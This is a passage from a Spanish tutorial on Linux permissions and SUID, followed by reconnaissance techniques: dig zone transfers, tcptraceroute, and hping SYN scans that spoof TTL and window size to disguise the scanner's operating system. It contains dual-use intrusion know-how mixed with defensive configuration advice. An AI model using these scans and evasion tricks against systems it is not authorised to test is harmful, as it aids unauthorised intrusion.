Se podría plantear que en la administración de sistemas informáticos hay solamente dos decisiones primordiales que tomar: ¿permitir o denegar? Resulta algo simplista pensar que esto resume la tarea de un administrador, puesto que no es claro cuándo se debe permitir el acceso y cuándo se debe denegar. Después la pregunta es, ¿cómo se pueden reforzar las políticas adoptadas? Linux tiene varias maneras de controlar a los usuarios, incluyendo permisos sobre los archivos y diversos límites imponibles sobre los recursos del sistema.

Linux provee un sistema de permisos que concederá o denegará la manipulación de archivos y directorios en el sistema de ficheros. Para ficheros, el usuario puede controlar si pueden leer los contenidos, que es el caso para documentos de texto. También puede controlar quién podrá escribir dentro del fichero, o bien quién lo puede ejecutar (en el caso de ser un programa ejecutable). En el caso de los directorios, el usuario puede controlar quién tiene permiso para leer los contenidos, escribir dentro de estos para crear nuevos archivos o ejecutar programas dentro de los directorios. Considere el siguiente ejemplo:

```
kr0m@FromHell:~$ ls -l
-rw-rw-r-- 1 kr0m kr0m 749 2007-03-24 19:26 archivo
-rwxrwxr-x 1 kr0m kr0m 8204 2007-03-24 19:26 ejecutable
```

El comando **ls** en Linux se ocupa para listar los contenidos de directorios. Al ocupar el switch **-l**, se obtiene un listado detallado con información acerca de los archivos contenidos dentro del directorio. Los campos mostrados se identifican de la siguiente manera:

-rw-rw-r--	Los permisos del archivo o directorio.
1	El número de enlaces. En caso de ser directorio, muestra la cantidad de enlaces que existen dentro del mismo.
kr0m	El dueño a quien pertenece el fichero.
kr0m	El grupo a quien pertenece el fichero.
749	El número de bytes que contiene el archivo.
2007-03-24 19:26	La fecha y hora de la última vez que se modificó el archivo, comúnmente conocido como el *timestamp*.
archivo	El nombre del fichero.

Es importante destacar que el fichero sólo puede pertenecer a un único dueño y a un solo grupo. Para controlar quién puede usar el fichero, se examinará la columna con los permisos del archivo, que se separa en cuatro partes principales:

Tipo de archivo	**Permisos para el dueño**	**Permisos para el grupo**	**Permisos para el resto del mundo**
-	Rw-	rw-	r--

Los tipos de archivo descritos pueden ser:

-	Un archivo normal
D	Un directorio
L	Un enlace simbólico
S	Un *socket*
B	Dispositivo de bloque
C	Dispositivo de carácter

Después de la descripción del fichero, están los tres grupos de permisos para el dueño, el grupo y el resto del mundo. Los caracteres representan un tipo de permiso que se concede, la letra **r**, por ejemplo, indica que se concede el permiso de lectura (la letra r proviene de la palabra *read*, en inglés). La letra **w** indica el permiso de escritura (*write*) y una **x** representa un permiso de ejecución (*execute*). Siempre se indican en ese orden (rwx); si se deniega el permiso en cualquiera de los casos, simplemente aparece un **-** en lugar de la letra indicada. Considere el siguiente ejemplo:

```
- r w x r - x - - x
```

El primer grupo de permisos que pertenece al dueño del archivo indica que él puede leer, escribir y ejecutar el archivo. A continuación, siguen los permisos pertenecientes al grupo al que pertenece el archivo. Si un usuario pertenece al grupo, ese usuario podrá leer y ejecutar el archivo, pero no podrá escribir dentro de él. Por último, el resto del mundo está limitado a poder ejecutar el fichero, sin poder leer el contenido y aún menos modificarlo.

Note que los tres permisos simplemente se conceden o deniegan, en efecto, algo tan simple como decir permiso apagado o encendido. Como se puede pensar de esta manera, los permisos resultan ser una colección de 1's y 0's. Si considera escribir **rwx** como **111**, se indica que tanto el permiso de lectura y escritura tanto como el de ejecución están "encendidos". El valor de este binario en decimal es de 7, como se muestra a continuación:

2^2 2^1 2^0

1 1 1

4+2+1 = 7

De manera similar, al conceder solamente los permisos de lectura y ejecución, los permisos encendidos se indican de manera normal como **r-x**. En binario esto es 101 y su valor en decimal es de 5. Aplique este conocimiento para los permisos en formato Dueño/Grupo/Resto del Mundo. Considere el archivo ejecutable listado anteriormente:

```
-rwxrwxr-x 1 kr0m kr0m 8204 2007-03-24 19:26 ejecutable
```

Los permisos en este archivo presentados en binario son 111111101. Si considera cada grupo de permisos por separado y los interpreta en decimal, el resultado es de 775. Para poder manipular los permisos sobre los ficheros, existe el comando **chmod**. La sintaxis de uso es la siguiente:

```
chmod permisos fichero [fichero....]
```

Para ver el uso de este comando, considere los ficheros presentados anteriormente:

```
kr0m@FromHell:~$ ls -l
-rw-rw-r-- 1 kr0m kr0m 0 2007-03-24 19:26 archivo
-rwxrwxr-x 1 kr0m kr0m 0 2007-03-24 19:26 ejecutable
kr0m@FromHell:~$ chmod 751 archivo
kr0m@FromHell:~$ ls -l
-rwxr-x--x 1 kr0m kr0m 0 2007-03-24 19:26 archivo
-rwxrwxr-x 1 kr0m kr0m 0 2007-03-24 19:26 ejecutable
```

Observe como los permisos de 751 se traducen a rwxr-x--x. Para ocupar esta herramienta de manera más fácil, basta con asociar el permiso de lectura con el número 4, el permiso de escritura con el número 2 y el de ejecución con el 1. De esta manera, si decide que los permisos de un archivo sean de lectura y escritura, basta con sumar 4 y 2 para obtener el permiso resultante de 6. Al ocupar **chmod,** sin embargo, es necesario presentar los permisos de los tres grupos: dueño, grupo y otros.

También se pueden presentar los permisos de manera simbólica, como en el ejemplo que sigue:

```
kr0m@FromHell:~$ ls -l
-rw-rw-r-- 1 kr0m kr0m 0 2007-03-24 19:26 archivo
-rwxrwxr-x 1 kr0m kr0m 0 2007-03-24 19:26 ejecutable
kr0m@FromHell:~$ chmod +x archivo
kr0m@FromHell:~$ ls -l
-rwxrwxr-x 1 kr0m kr0m 0 2007-03-24 19:26 archivo
-rwxrwxr-x 1 kr0m kr0m 0 2007-03-24 19:26 ejecutable
```

En este caso, **chmod** se ocupa con un argumento simbólico de **+x**, que se traduce a "Añadir permiso de ejecución". De manera análoga, al ocupar el signo opuesto de **-**, escribiendo **chmod -x archivo**, se puede traducir a "Quitar permiso de ejecución". Note que al modificar permisos con este argumento, le está agregando o quitando el permiso de ejecución a los tres grupos de permisos.

Se pueden alterar los permisos a un solo grupo de la siguiente manera:

```
kr0m@FromHell:~$ ls -l
-rw-rw-r-- 1 kr0m kr0m 0 2007-03-24 19:26 archivo
-rwxrwxr-x 1 kr0m kr0m 0 2007-03-24 19:26 ejecutable
kr0m@FromHell:~$ chmod u+x archivo
kr0m@FromHell:~$ ls -l
-rwxrw-r-- 1 kr0m kr0m 0 2007-03-24 19:26 archivo
-rwxrwxr-x 1 kr0m kr0m 0 2007-03-24 19:26 ejecutable
```

En este ejemplo, se especificó que tan solo al dueño del archivo se le agregue el permiso de ejecución. Para el dueño, se puede especificar con la letra **u**, para el grupo con la letra **g** y para cualquier otro con la letra **o**.

5.1.4 Permisos especiales

Aparte de los permisos regulares, existen otros tres tipos distintos de "permisos especiales". Habitualmente se escribirían los permisos de los ficheros en notación octal con valores entre 000 y 777. Sin embargo, existe otro set de bits que varían entre 0000 y 7000. Este grupo extra de permisos son el SUID (4000), SGID (2000) y el bit de permanencia o bit pegajoso (1000).

El bit de SUID o *setuid*, cuando está activado sobre un fichero, otorga a cualquier usuario que ejecute el fichero los mismos permisos que el usuario que creó el fichero originalmente (es decir, el dueño del fichero) mientras dure la ejecución del proceso. Si el administrador del sistema crea un ejecutable y le activa el bit de SUID, cualquier usuario que lo ejecute lo hace con permiso de **root** hasta que el programa finalice. Esto se puede comprobar con el siguiente programa sencillo escrito en C:

```
#include <stdio.h>
#include <unistd.h>

int main() {
  printf("UID: %d, EUID: %d\n",getuid(),geteuid());
  return 1;
}
```

Escriba este programa y guárdelo como probar.suid.c. Como **root**, compile el programa, cambie los permisos para activar el bit de SUID y después ejecútelo como un usuario normal. A continuación tenemos el resultado:

```
root@FromHell:/root# gcc probar.suid.c -o probar.suid
root@FromHell:/root# ls -l
total 12
-rwxr-xr-x 1 root root 7258 2007-03-26 19:08 probar.suid
-rw-r--r-- 1 root root  118 2007-03-26 19:07 probar.suid.c
root@FromHell:/root# chmod 4755 probar.suid
root@FromHell:/root# su kr0m
kr0m@FromHell:/root$ ./probar.suid
UID: 1000, EUID: 0
```

Al ejecutar este programa, mientras que el programa indica que lo está corriendo un usuario normal (UID: 1000), muestra que los permisos del programa están puestos en **root** (EUID o *Effective User Identification*: 0). Si en vez de este programa hubiese sido un *script* que ejecuta una *shell*, la consola de comandos que aparece sería una de **root** hasta que ésta se cierre.

De la misma manera que se puede ejecutar el programa con permisos del usuario dueño, se puede activar el bit de SGID o *setgid*. Este bit permite la ejecución de programas con los permisos efectivos del grupo al que pertenece.

Por último está el bit de permanencia. Normalmente, cuando un usuario tiene permisos para escribir dentro de un directorio, ese usuario, aunque no pueda leer o ejecutar archivos que no son pertenecientes a él, los puede borrar. Esto queda demostrado en el siguiente apartado:

```
kr0m@FromHell:~$ ls -ld temp
drwxrwxrwx 2 root usuarios 96 2007-03-26 19:08 temp
kr0m@FromHell:~$ cd temp/
kr0m@FromHell:~/temp$ ls -l
total 16
-rw------- 1 gaston usuarios  502 2007-03-26 19:09 archivo.de.gaston
-rw------- 1 kr0m   usuarios 1004 2007-03-26 19:10 archivo.de.kr0m
-rw------- 1 raul   usuarios  519 2007-03-26 19:10 archivo.de.raul
-rw------- 1 root   root     1004 2007-03-26 19:10 archivo.de.root
kr0m@FromHell:~/temp$ rm -f archivo.de.root
kr0m@FromHell:~/temp$ ls -l
total 12
-rw------- 1 gaston usuarios  502 2007-03-26 19:09 archivo.de.gaston
-rw------- 1 kr0m   usuarios 1004 2007-03-26 19:10 archivo.de.kr0m
-rw------- 1 raul   usuarios  519 2007-03-26 19:10 archivo.de.raul
```

Si pone especial atención a los permisos, se dará cuenta de que hay tres ficheros que no pertenecen al usuario kr0m. Es más, el usuario kr0m no tiene absolutamente ningún permiso sobre esos ficheros; no podría leer ni escribir en estos. El directorio temp, sin embargo, concede permisos de escritura a todo el mundo. Esto permite, entonces, que el usuario kr0m, aunque no sea dueño de los archivos, pueda borrar estos ficheros.

Activando el bit de permanencia sobre el directorio, los usuarios no podrán remover ficheros que no les pertenezcan. Para activar el bit pegajoso, basta con añadir 1000 a los permisos en notación octal con **chmod**:

```
kr0m@FromHell:~$ ls -ld temp/
drwxrwxrwx 2 root usuarios 96 2007-03-26 19:27 temp/
kr0m@FromHell:~$ su -c “chmod 1777 temp/”
Password:*****
kr0m@FromHell:~$ ls -ld temp/
drwxrwxrwt 2 root usuarios 96 2007-03-26 19:27 temp/
kr0m@FromHell:~$ cd temp/
kr0m@FromHell:~/temp$ ls -l
total 16
-rw------- 1 gaston usuarios  502 2007-03-26 19:09 archivo.de.gaston
-rw------- 1 kr0m   usuarios 1004 2007-03-26 19:10 archivo.de.kr0m
-rw------- 1 raul   usuarios  519 2007-03-26 19:10 archivo.de.raul
-rw------- 1 root   root     1004 2007-03-26 19:27 archivo.de.root
kr0m@FromHell:~/temp$ rm -f archivo.de.root
rm: no se puede borrar «archivo.de.root»: Operación no permitida
```

5.2 OBTENIENDO INFORMACIÓN DE LA VÍCTIMA

Antes de empezar a penetrar un sistema, hay que realizar una investigación previa para conocer bien a la víctima. Esto es lo que se conoce como *footprinting* o siguiéndole la huella a la víctima. Concretamente, métodos para enumerar información de redes y usuarios de distintos sistemas informáticos. En este apartado, no se hablará de todas las técnicas para recaudar información de una víctima, sino que se detallarán algunas herramientas que se ocupan bajo Linux que proveen una ventaja ante las técnicas habituales.

5.2.1 Interrogando servidores de nombre

Una de las maneras más populares para enumerar información de una víctima es recaudar información de los distintos servicios de red públicos. Una vez consultada la base de datos pública **Whois**, lo que interesa es ver qué información pudieran contener los DNS del dominio que se está investigando. Usualmente se puede ocupar la herramienta **Nslookup**, sin embargo, existe una alternativa bajo entornos Linux mucho más potente que es **Dig**.

Dig (*domain information groper*) es una herramienta muy flexible para interrogar los servicios DNS y muestra las respuestas de una manera detallada. Los administradores de red lo ocupan para depurar los problemas que puedan tener con su servidor DNS. En este caso, se ocupará de la misma manera, pero para obtener información útil para la penetración de una red. La sintaxis del comando es como sigue:

```
dig @servidor_DNS nombre tipo
```

donde:

Servidor	Es el nombre o la dirección IP del servidor de nombres a interrogar. Esto bien puede ser una dirección IPv4 o IPv6. Cuando el argumento otorgado es el nombre del host, dig primero resuelve el nombre antes de interrogar el servidor. **Si no se le da un servidor como argumento, dig consulta los servidores que existan en /etc/resolv.conf e interroga esos servidores**. La respuesta del primero que logre en responder es lo que se imprime en consola.
Nombre	Es el nombre del recurso en las tablas DNS que se quiere investigar.
Tipo	Indica qué tipo de recurso es requerido; ANY, MX, A, etc. Si no se le otorga este argumento a dig, por defecto se busca por un recurso tipo A.

Ya con esto se puede empezar a recaudar información de alguien. Podrá listar los servicios públicos que existen de ese dominio, que usualmente sirven como un buen punto de inicio en la penetración de la red. Estos serían servicios Web y de correo primordialmente, pero pueden existir otros. Si se quiere, por ejemplo, solamente buscar qué servidores DNS ocupa un dominio, bastaría especificar el tipo NS en la interrogación como en el siguiente ejemplo, donde hemos omitido el parámetro **@servidor_DNS**, como se ha indicado que también es posible.

```
kr0m@FromHell:~$ dig stackoverflow.local ns

; <<>> DiG 9.3.2-P1 <<>> stackoverflow.local ns
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 39589
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;stackoverflow.local.           IN      NS
;; ANSWER SECTION:
stackoverflow.local.    86400   IN      NS      ns.stackoverflow.local.
;; Query time: 1 msec
;; SERVER: 192.168.0.41#53(192.168.0.41)
;; WHEN: Mon Mar 26 21:54:02 2007
;; MSG SIZE  rcvd: 53
```

Si lo que se necesita es saber a quién pertenece una dirección IP, se puede hacer una consulta reversa. Esto se hace con el argumento **-x**, que se puede ver en el siguiente ejemplo:

```
kr0m@FromHell:~$ dig -x 192.168.0.41

; <<>> DiG 9.3.2-P1 <<>> -x 192.168.0.41
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48716
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 1, ADDITIONAL: 0
;; QUESTION SECTION:
;41.0.168.192.in-addr.arpa.     IN      PTR
;; ANSWER SECTION:
41.0.168.192.in-addr.arpa. 86400 IN     PTR     stackoverflow.local.
41.0.168.192.in-addr.arpa. 86400 IN     PTR     nebucadnezzar.stackoverflow.local.
;; AUTHORITY SECTION:
0.168.192.in-addr.arpa. 86400   IN      NS      ns.stackoverflow.local.
;; Query time: 2 msec
;; SERVER: 192.168.0.41#53(192.168.0.41)
;; WHEN: Tue Mar 27 10:55:29 2007
;; MSG SIZE  rcvd: 120
```

Es deseable hacer esto cuando se quiera investigar una dirección IP sospechosa dentro de los ficheros *log* del sistema, o bien cuando se quiere investigar un dominio más a fondo. Esto es porque mientras que un dominio puede estar asociado a una IP, esa dirección puede estar registrada a nombre de otra entidad. Esto es particular de los casos en que las páginas o aplicaciones Web son hospedadas en servicios de alojamiento Web.

Por último, cuando se tiene el servidor de nombres, se pueden realizar consultas directamente a éste con **Dig**. En los mejores casos, el servidor de nombres podría no estar bien configurado y permite una transferencia de zona. Para realizar la transferencia, se puede ejecutar el comando como en el siguiente listado:

```
kr0m@FromHell:~$ dig @ns.stackoverflow.local stackoverflow.local axfr

; <<>> DiG 9.3.2-P1 <<>> @ns.stackoverflow.local stackoverflow.local axfr
; (1 server found)
;; global options:  printcmd
stackoverflow.local.        86400     IN        SOA        stackoverflow.local.
kr0m\@stackoverflow.local. 42 10800 900 604800 86400
stackoverflow.local.    86400   IN     NS     ns.stackoverflow.local.
stackoverflow.local.    86400   IN     MX     10 mail.stackoverflow.local.
stackoverflow.local.    86400   IN     A     192.168.0.41
contabilidad.stackoverflow.local. 86400 IN A     192.168.0.42
gateway.stackoverflow.local. 86400 IN   A     192.168.0.205
jeanpaul.stackoverflow.local. 86400 IN   A     192.168.0.192
mail.stackoverflow.local. 86400  IN     CNAME   osiris.stackoverflow.local.
mysql.stackoverflow.local. 86400 IN     A     192.168.0.43
nebu.stackoverflow.local.     86400          IN                    CNAME
nebucadnezzar.stackoverflow.local.
nebucadnezzar.stackoverflow.local. 86400 IN A    192.168.0.41
ns.stackoverflow.local.          86400          IN                  CNAME
nebucadnezzar.stackoverflow.local.
osiris.stackoverflow.local. 86400 IN     A     192.168.0.40
pop.stackoverflow.local. 86400   IN     CNAME   osiris.stackoverflow.local.
smtp.stackoverflow.local. 86400  IN     CNAME   osiris.stackoverflow.local.
stackoverflow.local.        86400     IN        SOA        stackoverflow.local.
kr0m\@stackoverflow.local. 42 10800 900 604800 86400
;; Query time: 4 msec
;; SERVER: 192.168.0.41#53(192.168.0.41)
;; WHEN: Tue Mar 27 11:11:53 2007
;; XFR size: 16 records (messages 1)
```

El comando empieza con el argumento de querer consultar el servidor de nombres de ese dominio, que es la fuente de autoridad. El siguiente argumento es el dominio mismo, indicando que se quiere interrogar por información de éste. Por último, se agrega el argumento **axfr**, que indica, una transferencia de zona. Estas transferencias se hacen para respaldar las tablas de un servidor de nombres en un DNS secundario. Sin embargo, en este caso, la transferencia se hace a quien lo pida y se debe configurar el servidor de nombres para que sólo el DNS secundario pueda realizar la transferencia (o una lista de servidores autorizados).

De esta manera, se puede llegar a obtener información de las redes internas de una organización o de sus máquinas cara a Internet. Muchas veces, dentro de las organizaciones, tendrán servicios internos para los empleados. Otras veces, se puede mostrar información sobre servicios accesibles por Web que no debieran ser conocidos por el público y que son de uso interno de la organización. En este caso, se puede ver en el listado, aparte de los servicios de correo electrónico, como los dos ordenadores siguientes que han sido nombrados por su rol en la empresa: *contabilidad.stackoverflow.data* y *mysql.stackoverflow.data*. Para un atacante malicioso, estos ordenadores podrían ser sus objetivos primarios si decide penetrar la red.

La gran mayoría de servidores DNS bajo entorno Linux tendrán el programa BIND instalado. El servidor DNS BIND es un servicio estable y robusto que se usa tanto en UNIX como Linux. La mayoría de las distribuciones lo distribuyen compilado con las opciones más seguras, como es el entorno enjaulado (**bind-chroot**). Sin embargo, las personas suelen seguir las instrucciones paso a paso de los famosos *howto* en Internet para rápidamente tener servicio de DNS funcionando. Ciegamente, escriben los comandos para después dejarlo solo sin avanzar más en configuraciones de seguridad.

Los archivos de BIND se localizan en dos partes dentro del sistema. Dentro de **/var/named/** están los ficheros que contienen las distintas tablas de zonas de la organización. Si se instalan los paquetes de BIND bajo un entorno **chroot**, estos ficheros se encuentran en **/var/named/chroot/var/named/**. El archivo principal de configuración reside en **/etc/named.conf** normalmente. Si es instalado como servicio en **chroot**, está en **/var/named/chroot/etc/named.conf**. Este último fichero es donde se indican las diversas opciones que ofrece BIND. He aquí un ejemplo reducido del fichero:

```
options {
        directory "/var/named";
        dump-file "/var/named/data/cache_dump.db";
        statistics-file "/var/named/data/named_stats.txt";
};
controls {
        inet 127.0.0.1 allow { localhost; } keys { rndckey; };
};
//
// REDUCIDO POR BREVEDAD
//
//zona stackoverflow
zone "stackoverflow.local" IN {
        type master;
        file "stackoverflow.local.zone";
        allow-update { none; };
        allow-transfer { none; }; //NO PERMITIR AXFR A NADIE
};
//zona reversa de stackoverflow
zone "0.168.192.in-addr.arpa" {
        type master;
        file "stackoverflow.local.0.168.192.in-addr.arpa";
        allow-update { none; };
};
include "/etc/rndc.key";
```

Después de las zonas predefinidas por BIND (no se muestra en el ejemplo para ahorrar espacio), se empiezan a agregar las zonas que uno quiere para su red. En este caso son dos: una que resuelve los nombres a una dirección IP, y la zona reversa que resuelve las direcciones IP a un nombre. Existe el parámetro de configuración **allow-transfer**, que no está puesto por defecto. En el bloque que

corresponde a la resolución de nombres para la zona de **stackoverflow**, se agrega el parámetro de configuración: **allow-transfer { none; }**. Éste no permitirá la transferencia de zona a nadie. Se puede incluir, sin embargo, en vez de la palabra clave **none**, una dirección IP para indicar que solamente esa dirección puede realizar la transferencia de zona. Usualmente estas direcciones pertenecen a los DNS secundarios de uno mismo.

La mayoría de los dominios en red tienen un mínimo de dos servidores de nombres. Siempre hay que probar todos los servidores para ver si permiten la transferencia de zona no autorizada, puesto que mientras el DNS primario puede estar configurado correctamente, a veces los técnicos se descuidan y no configuran bien los secundarios.

5.2.2 Trazado de rutas

Lo más común al tratar de penetrar la red víctima es tratar de discernir la topología de ésta. Surgen preguntas como, ¿qué hay enfrente de la red? Inmediatamente se recurre a **traceroute**. Esta herramienta es muy común ocuparla para ver qué camino toman los paquetes antes de llegar al ordenador final. Sin embargo, como ocupa el protocolo ICMP, ya hay muchos *firewalls* y *routers* que lo filtran y no responden a estas peticiones, dejando al usuario sin pistas acerca de esa máquina.

Existe una herramienta alternativa para entorno Linux que logra el mismo efecto que **Traceroute**, sin embargo, ocupa el protocolo TCP. Los *firewalls* siguen aceptando paquetes TCP entrantes en varios casos y esta herramienta se aprovecha de este hecho para trazar las rutas. Este paquete no viene en la mayoría de las distribuciones, por lo que se debe descargar el paquete con el código fuente para compilar en su ordenador. El enlace al portal Web de esta herramienta es: *http://michael.toren.net/code/tcptraceroute/*. La herramienta está actualmente en un estado de BETA, pero funciona bastante bien y obtiene resultados bastante fiables. Se actualizó para funcionar con las nuevas versiones de **Libnet** y requiere, además, la instalación de **Libpcap**. Estas librerías están disponibles en los repositorios de la gran mayoría de las distribuciones.

La herramienta **Tcptraceroute** manda conexiones entrantes TCP con el bit de control SYN encendido a un puerto que esté abierto (por defecto el 80). De esta manera, el *firewall* o dispositivo filtrador de paquetes puede responder con un paquete RST si no hay nada a la escucha en ese puerto y con un SYN/ACK si es que lo hay. Si el puerto está abierto, **Tcptraceroute** manda un paquete RST para cerrar la conexión que no se completó, realizando la misma técnica que usa **Nmap** al escanear puertos con el parámetro **-sS** (*SYN stealth scan*).

El siguiente listado presenta un ejemplo al ocupar **Traceroute** ante un dominio que lo filtra con un *firewall* y después un ejemplo con **Tcptraceroute** para contrastar resultados.

```
root@FromHell:~# traceroute -q1 -w2 data.ebay.com
traceroute to data.ebay.com (66.135.195.180), 30 hops max, 40 byte packets
 1  192.168.0.205 (192.168.0.205)  2.058 ms
 2  static-10-0-235-87.ipcom.comunitel.net (87.235.0.10)  11.982 ms
 3  cdmap1-a2-fe0.ipcom.comunitel.net (212.145.4.2)  75.853 ms
 4  MAD06RI01-Vl2.ipcom.comunitel.net (212.145.4.76)  82.935 ms
 5  mad3-core-1.gigabiteth4-0-0.swip.net (130.244.218.125)  39.832 ms
 6  par1-core.pos5-2.swip.net (130.244.218.101)  31.751 ms
 7  ash-core-1.pos4-0-0.swip.net (130.244.218.138)  112.361 ms
 8  sl-st20-ash-14-3.sprintlink.net (144.223.246.189)  124.333 ms
 9  sl-bb20-dc-9-0-0.sprintlink.net (144.232.20.153)  148.922 ms
10  sl-bb25-rly-14-0-0.sprintlink.net (144.232.8.163)  124.468 ms
11  sl-bb23-sj-9-0.sprintlink.net (144.232.20.11)  196.541 ms
12  sl-gw19-sj-15-0.sprintlink.net (144.232.0.250)  196.556 ms
13  *
14  *
15  *
16  *
17  *
18  *
19  *
```

En el ejemplo anterior, éste es el caso más común cuando los paquetes de protocolo ICMP son filtrados, al no obtener las respuestas se siguen mandando los paquetes esperando obtener respuesta (que no obtendrá).

```
root@FromHell:~# tcptraceroute -q1 data.ebay.com
Selected device eth0, address 192.168.0.192, port 53173 for outgoing packets
Tracing the path to data.ebay.com (66.135.195.180) on TCP port 80 (www), 30
hops max
 1  192.168.0.205  4.546 ms
 2  static-10-0-235-87.ipcom.comunitel.net (87.235.0.10)  39.532 ms
 3  cdmap1-a2-fe0.ipcom.comunitel.net (212.145.4.2)  34.099 ms
 4  MAD06RI01-Vl2.ipcom.comunitel.net (212.145.4.76)  11.867 ms
 5  mad3-core-1.gigabiteth4-0-0.swip.net (130.244.218.125)  11.870 ms
 6  par1-core.pos5-2.swip.net (130.244.218.101)  35.934 ms
 7  ash-core-1.pos4-0-0.swip.net (130.244.218.138)  112.147 ms
 8  sl-st20-ash-14-3.sprintlink.net (144.223.246.189)  120.222 ms
 9  sl-bb20-dc-9-0-0.sprintlink.net (144.232.20.153)  124.307 ms
10  sl-bb25-rly-14-0-0.sprintlink.net (144.232.8.163)  124.226 ms
11  sl-bb23-sj-9-0.sprintlink.net (144.232.20.11)  200.520 ms
12  sl-gw19-sj-15-0.sprintlink.net (144.232.0.250)  196.357 ms
13  sl-ebay-2-0.sprintlink.net (144.228.110.122)  199.129 ms
14  ge2-8-snv1-xr01.net.ebay.com (66.135.207.170)  196.509 ms
15  *
16  data.ebay.com (66.135.195.180) [closed]  191.732 ms
```

Tcptraceroute mandó un paquete TCP/IP con el bit de SYN activado al puerto 80 de data.ebay.com. Éste indica que el puerto está cerrado, pero por haber recibido el paquete con el bit de RST activado se pudo obtener la información del ordenador de igual manera puesto que no filtra los paquetes TCP/IP como lo hace con ICMP.

5.2.3 Escaneando la red

Usualmente, una vez realizado el trabajo previo de *footprinting*, se comenzará a ser un poco más agresivo haciendo pruebas sobre la red víctima. Los objetivos siguen siendo los mismos: obtener la topología de red y obtener un vector de ataque sobre el ordenador víctima. Existen muchas herramientas que hacen

justamente esto, y eso sin contar el más popular **Nmap** de Fyodor. Existe una herramienta, sin embargo, que cuesta un poco más ocupar pero ofrece otras ventajas particulares para los que sepan ocuparla bien. La herramienta **Hping** podría llevar la misma fama que **Netcat**, al poder ser descrita como la navaja suiza de TCP/IP.

Hping es una herramienta para la línea de comandos, que permite la creación de paquetes TCP/IP. Esta herramienta puede crear paquetes con contenidos TCP, UDP o ICMP. Las cabeceras de los paquetes pueden ser modificados y el usuario tendrá una clara ventaja con un buen conocimiento de TCP/IP. La herramienta se puede descargar desde su página Web en *http://www.hping.org*.

Hping como un escaneador de puertos

Uno de los usos básicos que se le puede dar a **Hping** es el de un escaneador de puertos. Como la herramienta puede crear paquetes TCP, se aprovecha la funcionalidad para definir qué bits de control se quieren encendidos para observar los paquetes resultantes. Las siguientes opciones son utilizadas para esto:

-F --fin	Activar el bit de control FIN
-S --syn	Activar el bit de control SYN
-R --rst	Activar el bit de control RST
-P --push	Activar el bit de control PSH
-A --ack	Activar el bit de control ACK
-U --urg	Activar el bit de control URG

Se puede empezar a ocupar de manera sencilla para revisar tan solo un puerto. Esto sirve básicamente para saber si la máquina está viva o no y, a la vez, saber si el puerto está abierto. Una buena alternativa a **Ping** normal basado en el protocolo ICMP, que hoy en día se encuentra por lo general filtrado:

```
root@FromHell:~# hping -S -c 4 -p 80 www.google.es
HPING www.google.es (eth0 64.233.183.99): S set, 40 headers + 0 data bytes
len=46 ip=64.233.183.99 ttl=244 id=46434 sport=80 flags=SA seq=0 win=8190
rtt=51.0 ms
len=46 ip=64.233.183.99 ttl=244 id=26077 sport=80 flags=SA seq=1 win=8190
rtt=50.0 ms
len=46 ip=64.233.183.99 ttl=244 id=42314 sport=80 flags=SA seq=2 win=8190
rtt=57.2 ms
len=46 ip=64.233.183.99 ttl=244 id=51897 sport=80 flags=SA seq=3 win=8190
rtt=61.2 ms
```

Se puede ver cómo, en el ejemplo de arriba, se crea un paquete TCP con el bit de control de SYN activado. La opción **-c 4** le indica a **Hping** que sólo mande cuatro paquetes y pare. Estos paquetes se mandan al puerto 80 de los ordenadores que contienen los servicios Web de Google. Un puerto abierto se indica con un paquete de respuesta con los bits SYN/ACK, que es justamente lo que aparece en el campo *flags* del listado anterior. Un puerto cerrado se indica con una respuesta de RST/ACK (para aquellos sistemas operativos que cumplen con los estándares de RFC). Esta técnica es la conocida *SYN scan* o *stealth scan,* que abusa del método protocolizado de *three way handshake* para descubrir puertos abiertos.

Una característica implementada en **Hping** para facilitar el escaneo de puertos es el operador ++, que incrementará el puerto "destino" en uno por cada paquete que se mande. También se puede incrementar manualmente presionando **Ctrl + Z** durante el escaneo.

```
root@FromHell:~# hping -S -c 5 -p ++20 192.168.0.41
HPING 192.168.0.41 (eth0 192.168.0.41): S set, 40 headers + 0 data bytes
len=46 ip=192.168.0.41 ttl=64 DF id=0 sport=20 flags=RA seq=0 win=0 rtt=0.4
ms
len=46 ip=192.168.0.41 ttl=64 DF id=0 sport=21 flags=RA seq=1 win=0 rtt=0.4
ms
len=46 ip=192.168.0.41 ttl=64 DF id=0 sport=22 flags=SA seq=2 win=5840
rtt=0.4 ms
len=46 ip=192.168.0.41 ttl=64 DF id=0 sport=23 flags=RA seq=3 win=0 rtt=0.4
ms
len=46 ip=192.168.0.41 ttl=64 DF id=0 sport=24 flags=RA seq=4 win=0 rtt=0.4
ms
```

Todas las técnicas de escaneo que tiene **Nmap** pueden ser reproducidas por **Hping** a excepción de *TCP connect scan*. **Hping** además provee un control mayor sobre las distintas opciones que se pueden utilizar para crear un paquete totalmente retocado y lograr otros efectos interesantes.

Ocultando el sistema operativo

La mayoría de los sistemas de red hoy en día saben reconocer los sistemas operativos que se conectan a ella. Esto se logra pasivamente mirando los paquetes que pasan y, dependiendo de algunos valores de los campos, se puede deducir si proviene de una máquina con Windows, alguna distribución de Linux o alguna variante de UNIX. Estos campos, en los paquetes TCP/IP, pasan a ser parte de la huella digital del sistema operativo. Esta técnica se llama *passive fingerprinting*, y está siendo implementada en varios sistemas de detección de intrusos para perfilar a los distintos usuarios y, en ocasiones, pueden implementar políticas distintas para distintos sistemas operativos.

Los campos más importantes al estudiar la huella de un sistema operativo son el TTL (T*ime-To-Live*) y el tamaño de ventana (*window size*). A cualquier técnica que se quiera aplicar con **Hping**, se puede fácilmente ocultar el sistema operativo de uno mismo cambiando los valores de estos dos campos. En el caso del escaneado de puertos, se puede generar la instrucción de esta manera:

```
root@FromHell:~# hping -S -c 5 -p ++20 -w 5120 -t 128 192.168.0.41
```

Realiza el mismo escaneado, pero esta vez los cinco paquetes que manda tienen un tamaño de ventana de 1.024 y un TTL de 128. Normalmente, en Linux, los TTL salen con un valor de 64 por defecto y los tamaños de ventana son fijos en 512 bytes. Los paquetes de Windows salen con un TTL de 128 y sus tamaños de ventana varían entre 5.000 y 9.000 bytes. En este ejemplo, lo más seguro es que confundan el paquete con uno proveniente de Windows en vez de Linux.

Escaneando los protocolos UDP

